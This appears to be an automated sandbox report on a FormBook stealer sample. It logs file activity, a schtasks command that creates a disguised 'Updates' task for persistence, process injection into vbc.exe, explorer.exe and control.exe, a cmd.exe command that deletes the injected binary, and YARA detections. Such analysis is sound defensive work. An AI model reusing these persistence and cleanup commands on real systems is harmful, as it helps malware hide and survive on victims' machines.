success or wait	1	6CEF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\J0OmHIagw8.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E3BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E085705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E08CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEF1B4F	ReadFile
C:\Users\user\Desktop\J0OmHIagw8.exe	unknown	582656	success or wait	1	6CEF1B4F	ReadFile

Analysis Process: schtasks.exe PID: 5856 Parent PID: 5816

General

Start time:	21:03:39
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JcEEHoQdnETCO' /XML 'C:\Users\user\AppData\Local\Temp\tmpF65F.tmp'
Imagebase:	0xe0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	unknown	2	success or wait	1	EAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	unknown	1647	success or wait	1	EABD9	ReadFile

Analysis Process: conhost.exe PID: 4552 Parent PID: 5856

General

Start time:	21:03:39
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: vbc.exe PID: 4116 Parent PID: 5816

General

Start time:	21:03:40
Start date:	13/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x8a0000
File size:	2688096 bytes
MD5 hash:	B3A917344F5610BEEC562556F11300FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: vbc.exe PID: 5800 Parent PID: 5816

General

Start time:	21:03:41
Start date:	13/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8a0000
File size:	2688096 bytes
MD5 hash:	B3A917344F5610BEEC562556F11300FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.275355195.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.275355195.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.275355195.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.275608488.0000000004B90000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.275608488.0000000004B90000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.275608488.0000000004B90000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5800

General

Start time:	21:03:44
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 3448 Parent PID: 3388

General

Start time:	21:03:56
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xb80000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.572301270.0000000003250000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.572301270.0000000003250000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.572301270.0000000003250000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.572093370.0000000003220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.572093370.0000000003220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.572093370.0000000003220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.571950097.00000000030F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.571950097.00000000030F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.571950097.00000000030F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	31082B7	NtReadFile

Analysis Process: cmd.exe PID: 5864 Parent PID: 3448

General

Start time:	21:04:00
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe'
Imagebase:	0x200000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6100 Parent PID: 5864

General

Start time:	21:04:01
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis